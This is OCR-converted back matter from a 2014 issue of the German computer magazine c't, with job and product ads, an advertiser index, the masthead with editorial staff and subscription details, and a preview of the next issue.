Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im Fließsatz  privat  gewerblich\* (werden in c't mit  gekennzeichnet)  Chiffre

€ 10,- (20,-)	
€ 18,- (36,-)	
€ 26,- (52,-)	
€ 34,- (68,-)	
€ 42,- (84,-)	
€ 50,- (100,-)	
€ 58,- (116,-)	
€ 66,- (132,-)	

Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die **fettgedruckt** (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. \* Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,- Chiffre-Gebühr.

Ausfüllen und einsenden an:  Heise Zeitschriften Verlag GmbH & Co. KG  
c't-Magazin, Anzeigenabteilung  
Karl-Wiechert-Allee 10, 30625 Hannover

→ Weiterlesen, wo andere aufhören.





**DAMIT FAHRGÄSTE IHR ZIEL ERREICHEN.**

## Wir suchen Führungskräfte (m/w)

für Berlin und Aachen

- die Softwaresysteme verstehen und Verkehr und Logistik spannend finden.
- die IT-Projekte steuern, Verantwortung übernehmen und ein Team führen wollen.
- die gerne Kunden beraten und für die unsere komplexen Projekte in Deutschland und weltweit der richtige Ansporn sind.
- die vordenken, mit ihren Lösungen überzeugen und sie Realität werden lassen.
- Frauen und Männer, die mehr als nur einen Job suchen.


**Interessiert?**  
Dann senden Sie Ihre vollständigen Bewerbungsunterlagen an:  
**Michaela Kreß**  
**job@ivu.de**

Mehr über uns und unsere Systeme erfahren Sie unter [www.ivu.de](http://www.ivu.de)

**IVU TRAFFIC TECHNOLOGIES AG**

SYSTEME FÜR LEBENDIGE STÄDTE

## iX Studie



Die neue iX Studie über Werkzeuge und ihre Schnittstellen im Änderungsmanagement eines Softwareentwicklungsprozesses.

Lernen Sie alles über das Änderungsmanagement und die entscheidenden Verbindungen zu umliegenden Entwicklungsdisziplinen. Verschaffen Sie sich einen detaillierten Überblick über die gängigsten Werkzeuge:

- **ATLASSIAN – JIRA**
- **Axosoft – OnTime**
- **Borland – StarTeam**
- **IBM – Rational Change, Rational ClearQuest und Rational Team Concert**

Mit der abschließenden Schnittstellenanalyse konfigurieren Sie die wichtigsten Anforderungs-, Konfigurations- und Testmanagement-Werkzeuge.

Gleich hier ordern: [shop.heise.de/studien](http://shop.heise.de/studien)

 **heise shop**

## FEY.

GUTER SCHLAF

ist ein führender Hersteller von Matratzen, Lattenrostern, Boxspringbetten und Nackenstützkissen. Wir suchen zum nächstmöglichen Termin einen

### Systemadministrator (m/w)

#### Was erwarten wir von Ihnen?

Sie haben ein Hochschulstudium der Informatik oder Wirtschaftsinformatik abgeschlossen, haben eine Ausbildung als IT-Kaufmann oder IT-Systemkaufmann und besitzen Berufserfahrung in der IT-Systemadministration.

Sie verfügen über gute Kenntnisse aller Microsoft-Betriebssysteme, Server- und Office-Anwendungen. Sie kennen sich mit ERP-Systemen in einem Produktionsunternehmen aus, haben gute Kenntnisse und Erfahrung in der Administration einer Microsoft Domäne (Netzwerk, Active Directory, Office Paket) und sind sicher im Umgang mit LAN/WAN, Netzwerk- und Datensicherheit sowie VPN.

Es wäre wünschenswert, wenn Sie gute Kenntnisse der Datenbanken Informix, MS SQLServer 2008 und Pervasive haben und Reporting in SAP Business Objects (Business Intelligence) beherrschen.

Da Sie maßgeblich unsere polnische Schwesterfirma Relaks administrieren, sind verhandlungssichere Sprachkenntnisse in Polnisch sowie eine Reisebereitschaft notwendig.

#### Was dürfen Sie erwarten?

Wir bieten Ihnen einen sicheren Arbeitsplatz, eine abwechslungsreiche und anspruchsvolle Tätigkeit in einem dynamischen Team einer mittelständischen, international aufgestellten Unternehmensgruppe. Sie dürfen sich auf eine leistungsgerechte Bezahlung und hervorragende persönliche Entwicklungsmöglichkeiten freuen.

Haben Sie Interesse, unsere Zukunft aktiv mitzugestalten? Dann senden Sie bitte Ihre vollständigen Bewerbungsunterlagen unter Angabe ihrer Gehaltvorstellung sowie des frühestmöglichen Eintrittstermins an k.volkert@fey.de oder an

Fey & Co. GmbH & Co. KG  
Rheiner Straße 145  
48282 Emsdetten

Seit 1926  
**FEY&CO**



iX-Workshop

## Crash-Kurs IPv6-Einführung

Der Workshop beschäftigt sich mit zentralen Fragen, die bei der Einführung von IPv6 eine wesentliche Rolle spielen. Neben den reinen Netzwerkthemen werden auch die Probleme in den darüberliegenden Protokollsichten, bis hin zu organisatorischen und wirtschaftlichen Aspekten, ausführlich berücksichtigt.

#### Voraussetzungen:

- Erfahrung in der System- und/oder Netzwerkadministration
- Allgemeine IP-Kenntnisse
- Kenntnisse von IPv6
- Adressaufbau und -konfiguration
- Handhabung auf den benutzten Implementierungen der Teilnehmer

#### Programmauszug:

- Auswirkungen und Umfang einer IPv6-Einführung
- Organisatorische Herausforderungen
- Projektorganisation
- Identifizierung von und Umgang mit Altlasten
- Adresskonfiguration
- Netztopologien
- Vorbereitung des Deployments
- Das Deployment

Termin: 21. Januar 2015 in Hamburg

Frühbuchergebühr: 534,43 Euro (inkl. MwSt.); Standardgebühr: 593,81 Euro (inkl. MwSt.)

Bis 6 Wochen  
vorher 10%  
Frühbucherrabatt  
sichern!

#### Referent



Benedikt Stockebrand ist international tätiger Berater und Trainer der Stepladder IT Training + Consulting GmbH. Sein Arbeitsschwerpunkt ist seit 2003 der produktive Einsatz von IPv6. Er ist Autor des Buchs „IPv6 in Practice“ (Springer 2006) und einer Vielzahl von Fachartikeln zum Thema.

Eine Veranstaltung von:



Organisiert von  
heise Events



Weitere Infos unter: [www.heise-events.de/ipv6\\_2015](http://www.heise-events.de/ipv6_2015)  
[www.ix-konferenz.de](http://www.ix-konferenz.de)

**ct** | **heise Security**

## Hacker oder Häckse gesucht!



Weitere Infos auf  
[www.heise-medien.de/karriere](http://www.heise-medien.de/karriere)

Heise Zeitschriften Verlag

# JOB GESUCHT?

Ein gutes Team braucht viele verschiedene kluge und kreative Köpfe – und gleichzeitig den Freiraum, diese Potenziale zu entfalten und einzusetzen.

Gestalten Sie mit uns die Zukunft der Medienwelt!

Jetzt informieren und bewerben unter [www.heise-medien.de/karriere](http://www.heise-medien.de/karriere).



## Kopfarbeit mit Spaßfaktor



Von A1 bis Z8 – wir sind der weltweit führende Partner für die Entwicklung vernetzter Automobilelektronik.

Über 1.300 Mitarbeiter arbeiten an 18 Standorten in 12 Ländern am Erfolg der unabhängigen Unternehmensgruppe. Dabei baut Vector seine Position seit über 25 Jahren kontinuierlich aus. Unsere Mitarbeiter schätzen die Stabilität und Sicherheit eines mittelständischen Unternehmens. Wir erweitern unseren **Standort Stuttgart** und suchen Sie als:

- **Softwareentwickler C++/C# (m/w)**  
Konzeptarbeit und Featureentwicklung  
Job Code: PDG-1501

Sie sind engagiert, ergebnisorientiert und haben Spaß an innovativen Lösungen! Neben interessanten Aufgaben schätzen Sie die Stabilität und Sicherheit eines mittelständischen Unternehmens! Zusammenhalt und Fairness untereinander machen uns zu einem starken Team.

Interessiert? Informieren Sie sich ausführlich unter:  
[www.vector.com/karriere](http://www.vector.com/karriere)



# Inserentenverzeichnis\*

1&1 Telecom GmbH, Montabaur .....	33	Platinion GmbH, Köln .....	39, 211
1blu AG, Berlin .....	19	PlusServer AG, Hürth .....	65
ABECO Industrie-Computer GmbH, Straelen .....	203	Preisvergleich Internet Services AG, A-Wien .....	151
ALTERNATE Computerversand GmbH, Linden .....	198, 199	ProfitBricks GmbH, Berlin .....	9
Bressner Technology GmbH, Gröbenzell .....	85	QualityHosting AG, Gelnhausen .....	89, 145, 153
Brother International GmbH, Bad Vilbel .....	131	Roche Diagnostics GmbH, Mannheim .....	63
c.a.p.e. IT GmbH, Chemnitz .....	34	SEH Computertechnik GmbH, Bielefeld .....	29
Citrix Systems GmbH, München .....	21	Server4You, Hürth .....	10, 37, 83, 143
comdirect bank AG, Quickborn .....	47	serverloft, Hürth .....	103
COMP-MALL Computer-Vertriebs GmbH, München .....	81	Siemens AG, Nürnberg .....	13
Devolo AG, Aachen .....	17	Silent Power Electronics GmbH, Korschenbroich .....	201
dpunkt.verlag GmbH, Heidelberg .....	73	Strato AG, Berlin .....	2
Eizo Europe GmbH, Mönchengladbach .....	70, 71	TA Triumph-Adler GmbH, Nürnberg .....	15
EPSON Deutschland GmbH, Meerbusch .....	7	TDT GmbH, Essenbach .....	35
ESET Deutschland GmbH, Jena .....	52	Thomas Krenn.com, Freyung .....	27, 49
EXTRA Computer GmbH, Giengen-Sachsenhausen .....	164	TL Electronic GmbH, Bergkirchen-Feldgeding .....	163
Fernschule Weber, Großenkneten .....	203	VDZ Akademie GmbH, Berlin .....	41
Hetzner Online AG, Gunzenhausen .....	212		
Host Europe GmbH, Köln .....	69		
ico innovative Computer GmbH, Diez .....	51, 53		
IDS Imaging Development GmbH, Obersulm .....	55		
ISPpro Internet KG, Hermsdorf .....	54		
Kentix GmbH, Idar-Oberstein .....	87		
Kyocera Document Solutions Europe B.V., Meerbusch / Osterath .....	121		
M-net Telekommunikations GmbH, München .....	165		
MetaComp GmbH, Stuttgart .....	197		
Mittwald CM Service GmbH & Co. KG, Espelkamp .....	57		
outbox AG, Hürth .....	167	Diese Ausgabe enthält Teilbeilagen der Firmen SIGS-DATACOM GmbH, Troisdorf und Unitymedia GmbH, Köln.	
		Wir bitten um freundliche Beachtung.	

\* Die hier abgedruckten Seitenzahlen sind nicht verbindlich. Redaktionelle Gründe können Änderungen erforderlich machen.

# Impressum

## Redaktion

Postfach 61 04 07, 30604 Hannover  
 Karl-Wiechert-Allee 10, 30625 Hannover  
 Telefon: 05 11/53 52-300  
 Telefax: 05 11/53 52-417  
 Internet: [www.ct.de](http://www.ct.de)

**Chefredakteure:** Detlef Grell (gr) (verantwortlich für den Textteil), Johannes Endres (je)

**Stellv. Chefredakteure:** Stephan Ehrmann (se), Jürgen Kuri (jk), Georg Schnurer (gs)

**Leitende Redakteure:** Harald Bögeholz (bo), Dr. Oliver Diedrich (odi), Gerald Himmeltein (ghi), Axel Kossel (ad), Ulrike Kuhlmann (uk), Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it), Dorothee Wiegand (dwi), Christof Windeck (ciw), Jörg Wirtgen (jow), Dušan Živadinović (dz), Dr. Volker Zota (vza)

**Redaktion:** Ernst Ahlers (ea), Jo Bager (jo), Achim Barczok (acb), Kristina Beer (kbe), Bernd Behr (bb), Benjamin Benz (bbe), Daniel Berger (dbe), Holger Bleich (hob), Volker Briegleb (vbr), Dieter Brors (db), Hannes A. Czerulli (hc), Mirko Dölle (mid), Liane M. Dubowy (lmd), Ronald Eikenberg (rei), Martin Fischer (mfi), Tim Gerber (tig), Hartmut Gieseemann (hag), Olaf Gößner (ogo), Sven Hansen (sha), Ulrich Hilfgeot (uh), Christian Hirsch (chh), Martin Holland (mho), Jan-Keno Janssen (jkj), Immo Junghärtchen (imj), Nico Jurran (nij), Thomas Kaltenschmidt (thk), Axel Kannenberg (axk), Reiko Kaps (rek), Florian Klan (fkn), Benjamin Kraft (bkr), André Kramer (akr), Lutz Labs (ll), Oliver Lau (ola), Thorsten Leemhuis (thl), Urs Mansmann (uma), Florian Müssig (mue), Rudolf Opitz (rop), Stefan Porteck (spo), Jeremias Radke (jra), Wolfgang Reszel (wre), Tomas Rudi (tru), Fabian A. Scherschel (fab), Raimund Schesswender (rsr), Peter Schmitz (psz), Dr. Hans-Peter Schüler (hps), Jan Schüßler (jss), Hajo Schulz (hos), Johannes Schuster (jes), Alexander Spier (asp), Sven Olaf Suhl (ssu), Andrea Trinkwalder (atr), Axel Vahldiek (avx), Andreas Wilkens (anw), Christian Wölbert (cwo), Peter-Michael Ziegler (pmz)

**Koordination:** Martin Triadan (mat)

**Redaktionsassistent:** Susanne Cölle (suc), Christopher Tränkmann (cht)

**Software-Entwicklung:** Kai Wasserbäch (kaw)

**Technische Assistenz:** Ralf Schneider, Ltg. (rs), Hans-Jürgen Berndt (hjb), Denis Fröhlich (dfr), Christoph Hoppe (cho), Stefan Labusga (sla), Arne Mertins (ame), Jens Nohl (jno), Wolfram Tege (te)

**Dokumentation:** Thomas Masur (tm)

**Korrespondenten:**

Verlagsbüro München: Rainald Menge-Sonnentag (rme), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10, E-Mail: rme@ct.de

Frankfurt: Volker Weber, Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18, E-Mail: vowe@ct.de

Nordamerika: Daniel AJ Sokolov, 91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Kanada, Tel.: +1 77 83 00 06 37, E-Mail: ds@ct.de

**Ständige Mitarbeiter:** Ralph Altmann, Leo Becker (lbe), Detlef Borchers, Herbert Braun (heb), Tobias Engler, Monika Ermert, Prof. Dr. Noogje C. Kaufmann, Dr. M. Michael König, Stefan Krempel, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Ben Schwan (bsc), Christiane Schulzki-Haddouti, Kai Schwirzke

**DTP-Produktion:** Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Martina Friedrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angelika Hilberg, Anja Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurheiden

**Art Director:** Thomas Saur, **Layout-Konzeption:**

Martina Bruns, Hea-Kyung Kim (Junior Art Director),

**Fotografie:** Andreas Wodrich, Melissa Ramson, Viola Heinze, **Videoproduktion:** Johannes Maurer,

**Tablet-Producerin:** Melanie Seewig

**Illustrationen:** Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover; Schlageite: Ritsch & Renn, Wien; Story: Susanne Wustmann und Michael Thiele, Dortmund; Aufmacher: Thomas Saur, Stefan Arand; c't-Logo: Gerold Kalter, Rheine

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verwertungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warenannahmen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2014 by Heise Zeitschriften Verlag GmbH & Co. KG

## Verlag

Heise Zeitschriften Verlag GmbH & Co. KG  
 Postfach 61 04 07, 30604 Hannover  
 Karl-Wiechert-Allee 10, 30625 Hannover  
 Telefon: 05 11/53 52-0  
 Telefax: 05 11/53 52-129  
 Internet: [www.heise.de](http://www.heise.de)

**Herausgeber:** Christian Heise, Ansgar Heise, Christian Person

**Geschäftsführer:** Ansgar Heise, Dr. Alfons Schräder

**Mitglied der Geschäftsleitung:** Beate Gerold

**Verlagsleiter:** Dr. Alfons Schräder

**Anzeigenleitung:** Udo Elsner (-222) (verantwortlich für den Anzeigenteil)

**Stellv. Anzeigenleitung:** Simon Tiebel (-890)

**Head of International Ad Business:** Babette Lahn (-240)

**Mediaberatung:**

PLZ 0 + 1: Erika Hajmassy (-266)

PLZ 2 + 3: Simon Tiebel (-890)

PLZ 4 + 5: Ann Katrin Jähnke (-893)

PLZ 6: Dennis Hadler (-894)

PLZ 7: Bastian Laudien (-359)

PLZ 8 + 9: Werner Ceeh (0 89/42 71 86-11)

Ausland (ohne Asien): Bettina Scheel (-892)

Asien: Babette Lahn (-240)

**Stellenmarkt:** Erika Hajmassy (-266)

**Anzeigendisposition:**

PLZ 0-5/Asien: Maik Fricke (-165)

PLZ 6-9/Ausland: Astrid Meier, Leitung (-221)

**Fax Anzeigen:** 05 11/53 52-200, -224

**Anzeigen-Auslandsvertretungen (Asien):**

CyberMedia Communications Inc., 6F-1, No.89, Sec. 1, Beixin Rd., Xindian Dist., New Taipei City 23147, Taiwan (R.O.C.), Tel: +886-(0)2-8911-0960, Fax: +886-(0)2-8911-0940, E-Mail: fc@cybermedia.com.tw

**Anzeigenpreise:** Es gilt die Anzeigenpreisliste Nr. 31 vom 1. Januar 2014

**Leiter Vertrieb und Marketing:** André Lux (-299)

**Werbeleitung:** Julia Conrades (-156)

**Service Sonderdrucke:** Julia Conrades (-156)

**Druck:** Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

**Abo-Service:** Tel.: +49 (0) 40/30 07-3525

**Kundenkonto in Österreich:** Commerzbank Wien, BLZ 19675, Kto.-Nr. 311100247600, SWIFT/BIC COBAATXXXX, IBAN AT31 1967 5001 0024 7600

**Kundenkonto in der Schweiz:** PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

**Vertrieb Einzelverkauf:**

VU Verlagsunion KG  
 Am Klingenberg 10, 65396 Walluf  
 Tel.: 0 61 23/62 01 32, Fax: 0 61 23/62 01 332  
 E-Mail: info@verlagsunion.de

**c't erscheint 14-täglich**

Einzelpreis € 4,20; Österreich € 4,40; Schweiz CHF 6,90; Benelux € 5,00; Italien € 5,00; Spanien € 5,00

**Abonnement-Preise:** Das Jahresabonnement kostet inkl.

Versandkosten: Inland 96,20 €, Österreich 101,40 €, Europa 114,40 €, restl. Ausland 140,40 € (Schweiz 151,50 CHF); ermäßiges Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 70,20 €, Österreich 72,80 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 129 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF) Aufpreis. Ermäßiges Abonnement für Mitglieder von AUGE, bdvb e.V., BvDw e.V., ch/open, GI, GUUG, JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 71,50 €, Österreich 75,40 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 114,40 CHF). Luftpost auf Anfrage.

## Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen Kürzel, das in Klammern am Ende jedes Artikeltextes steht. Den dazugehörigen Namen finden Sie im nebenstehenden Impressum. Die Kürzel dienen auch zur persönlichen Adressierung von E-Mail.

**E-Mail:** Alle E-Mail-Adressen der Redaktionsmitglieder haben die Form „xx@ct.de“. Setzen Sie statt „xx“ das Kürzel des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion für Leserzufragen, auf die keine individuelle Antwort erwartet wird: ct@ct.de.

**c't-Hotline:** Mail-Anfragen an die technische Hotline der Redaktion werden nur auf ct.de/hotline entgegengenommen. Bitte beachten Sie die Hinweise auf dieser Webseite, auf der Sie auch eine Suchmaschine für sämtliche bereits veröffentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher Bürozeiten unter der Rufnummer 05 11/53 52-300.

**Kontakt zu Autoren:** Mit Autoren, die nicht der Redaktion angehören, können Sie nur brieflich über die Anschrift der Redaktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

## Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.:

**Heise Zeitschriften Verlag GmbH & Co. KG**

**Kundenservice, Postfach 11 14 28, 20414 Hamburg**

**Telefon: +49 (0) 40/30 07-3525**

**Fax: +49 (0) 40/30 07 85-3525**

**E-Mail: [leserservice@heise.de](mailto:leserservice@heise.de)**

**c't abonnieren:** Online-Bestellung via Internet ([www.heise.de/ababo](http://www.heise.de/ababo)) oder E-Mail ([leserservice@heise.de](mailto:leserservice@heise.de)). Abonnement-Preise siehe Impressum.

## c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf [www.heise.de/ct/ftp/register.shtml](http://www.heise.de/ct/ftp/register.shtml) zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage [ct.de](http://www.heise.de/ct) können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

**Nachbestellung einzelner Hefte und Artikel:** c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar. Einzelne Artikel ab 1990 können Sie im heise-Artikel-Archiv ([www.heise.de/artikel-archiv](http://www.heise.de/artikel-archiv)) erwerben; für Bezieher des c't-Plus-Abos ist der kostenlose Online-Zugriff auf diese Artikel inbegriffen. Die Beiträge von 1983 bis 1989 sind nur zusammen auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

# Das bringt ct 26/14



Ab 29. November 2014 am Kiosk

## Auf Heft-DVD: Spiele & c't-Notfall-Windows

Highlight der großen Spielesammlung ist die Vollversion des deutschen Spitzent-Adventures „Book of Unwritten Tales“, das von diversen Geschicklichkeits- und Strategiespielen flankiert wird. Darüber hinaus auf der DVD: Das c't-Notfall-Windows stellt im Unterschied zum Windows-eigenen Notfallsystem auch Daten wieder her, bekämpft Schädlinge und startet von DVDs.

## Riesen-TVs zu Mini-Preisen

Ein 48-Zoll-Riesenfernseher für unter 500 Euro – daran muss doch was faul sein. Wir sind ebenfalls skeptisch und prüfen acht extrem günstige 48- und 55-Zöller auf Herz und Nieren. Dabei geht es nicht nur um das Einhalten der Datenblätter: Mit Colorimeter und Mess-Software kitzeln wir aus jedem Gerät die maximale Bildqualität heraus.



[www.ct.de](http://www.ct.de)

## Foto-Multifunktionsdrucker

Ein hochwertiger Multifunktionsdrucker ist ein Geschenk für die ganze Familie: Per (W)LAN erreicht ihn jeder mit seinem Lieblingsgerät – per Notebook oder Smartphone. So lassen sich komfortabel Hausaufgaben einscannen, Rezepte duplizieren sowie Einladungen drucken. Mit bis zu sechs Einzeltinten bringen sie Fotos in Laborqualität aufs Papier.

## Gegen Viren gewappnet

Ein gutes Antivirus-Programm schützt den Rechner, ohne seinen Anwender zu nerven. Zwanzig virtuelle Leibwächter werden rigiden Labortests unterzogen. Acht davon müssen darüber hinaus beweisen, dass sie sich nicht zu stark in den Vordergrund drängen.

## Das passende Tablet

Tablets gibt es für jeden Geschmack und Geldbeutel – von unter 100 bis über 1000 Euro, von handlichen 7 Zoll bis zu gigantischen 15 Zoll Diagonale. Ob für die Reise, das Sofa oder die Arbeit: Wir helfen, in der Masse der Angebote das passende Gerät zu finden.

heise online Ständiger Service auf [heise online](http://heise.de) – [www.heise.de](http://www.heise.de)

**heise Foto:** Das Online-Magazin auf [www.heise-foto.de](http://www.heise-foto.de) liefert News, Grundlagen, Tests, Praxis und Produktdaten zu Kameras, Zubehör, Bildverarbeitung und -gestaltung. Mit Fotogalerie zum Mitmachen.

**heise open:** Konzentrierte Informationen zu Open-Source-Software für Profis auf [www.heiseopen.de](http://www.heiseopen.de); von tagesaktuellen News über Know-how-Beiträge bis zu Erfahrungsberichten aus dem Unternehmenseinsatz.

**Bildmotive aus c't:** Ausgewählte Titelbilder als Bildschirmhintergrund auf [www.ct.de/motive](http://www.ct.de/motive)



jetzt am Kiosk



Heft 6/2014 jetzt am Kiosk



Lesen Sie c't auch auf Ihrem Tablet oder Smartphone – mit unserer kostenlosen App für Android und iOS: [www.ct.de/app](http://www.ct.de/app)

Änderungen vorbehalten

# THE IT ARCHITECTS

Als Tochter der Boston Consulting Group (BCG) hilft Platinion renommierten Kunden im Industrie- und Dienstleistungssektor bei der Bewältigung erfolgskritischer IT-Herausforderungen – in Konzeption und Umsetzung. Platinion ergänzt die Strategiekompetenz von BCG um technologische Expertise für anspruchsvolle Projekte.

Platinion sucht erfahrene IT-Spezialisten mit starkem Gestaltungswillen. Wenn Sie unternehmerisch denken, Erfolg in einem ambitionierten Team suchen und sich attraktive Entwicklungsmöglichkeiten mit vielseitigen Herausforderungen wünschen, dann bewerben Sie sich.

## IT Architect (m/w)

Sie arbeiten gemeinsam mit Kolleginnen und Kollegen der Platinion GmbH und/oder der Boston Consulting Group auf nationalen und internationalen Kundenprojekten. Gemeinsam mit unseren Kunden entwickeln Sie aktiv und vor Ort überlegene IT-Strategien, -Konzepte sowie -Lösungen und setzen dafür Ihr fundiertes technisches Verständnis, Ihre Erfahrung in IT-Projekten sowie Ihre analytischen und konzeptionellen Fähigkeiten ein.

### Nachfolgend einige typische Aufgabengebiete

- Steuerung von Arbeitspaketen/Modulen in erfolgskritischen IT-Umsetzungsprojekten
- Architektur- und Codereviews sowie Umsetzung technischer Durchstiche
- IT-Produktevaluierung und -auswahl
- Erstellung von Fach- und IT-Konzepten
- Analyse und Optimierung von Softwareentwicklungsprozessen sowie der eingesetzten Werkzeuge
- Durchführung von Last- und Performanztests für geschäftskritische IT-Anwendungen

### Kenntnisse und Erfahrung

- Ein mit überdurchschnittlichem Erfolg abgeschlossenes Studium mit mathematisch-naturwissenschaftlicher, informationstechnischer oder betriebswirtschaftlicher Ausrichtung
- Erfahrung in der professionellen Softwareentwicklung bzw. im IT-Projektmanagement
- Umfangreiches technisches Fachwissen (objektorientierte Programmiersprachen, Datenbankdesign und -systeme, Komponententechnologien, XML-Standards, aktuelle Technologietrends)
- Expertise in Projektplanung und -controlling
- Außergewöhnliche analytische und konzeptionelle Fähigkeiten
- Verhandlungssichere Englischkenntnisse in Wort und Schrift
- Ausgeprägte Kunden- und Ergebnisorientierung
- Teamgeist, Kommunikations- und Präsentationsfähigkeiten sowie intellektuelle Beweglichkeit
- Sicheres und überzeugendes Auftreten
- Hohe Belastbarkeit und Flexibilität sowie Reisebereitschaft

Bewerben Sie sich bei Platinion –  
A company of THE BOSTON CONSULTING GROUP

Weitere Stellenangebote und Informationen finden Sie auf unserer Homepage [www.platinion.de/karriere](http://www.platinion.de/karriere)

Die Platinion GmbH ist an den Standorten Köln, München und Frankfurt / Main vertreten. Richten Sie Ihre Bewerbung per Post oder per E-Mail bitte an:  
Platinion GmbH | Recruiting | Mike Stertz | Im Mediapark 5c | 50670 Köln | E-Mail: [recruiting@platinion.com](mailto:recruiting@platinion.com)

HETZNER ROOT SERVER

**HETZNER**  
ONLINE

# GESICHERT!

## DATENSPEICHERUNG IN DEUTSCHLAND



All Preise inkl. 19 % MwSt. Preisänderungen und Irrtümer vorbehalten. Alle Rechte bei den jeweiligen Herstellern. Intel, das Intel Logo, Xeon, und Xeon Inside sind Marken der Intel Corporation in den USA und anderen Ländern.

### HETZNER ROOT SERVER PX60

- Intel®Xeon® E3-1270 v3 Prozessor
- 32 GB ECC RAM
- 2 x 2 TB SATA 6 Gb/s HDD  
7200 rpm (Software-RAID 1)  
**Enterprise-Klasse**
- Linux-Betriebssystem
- 20 TB Traffic inklusive\*
- **1 GBit/s-Port** Anbindung  
(200 MBit/s garantierter Bandbreite)
- IPv6-Subnetz (/64)
- Keine Mindestvertragslaufzeit
- Setupgebühr 0 €

monatlich **69** €

### HETZNER ROOT SERVER PX70-SSD

- Intel®Xeon® E3-1270 v3 Prozessor
- 32 GB ECC RAM
- 2 x 480 GB SATA  
6 Gb/s SSD  
**Data Center Series**
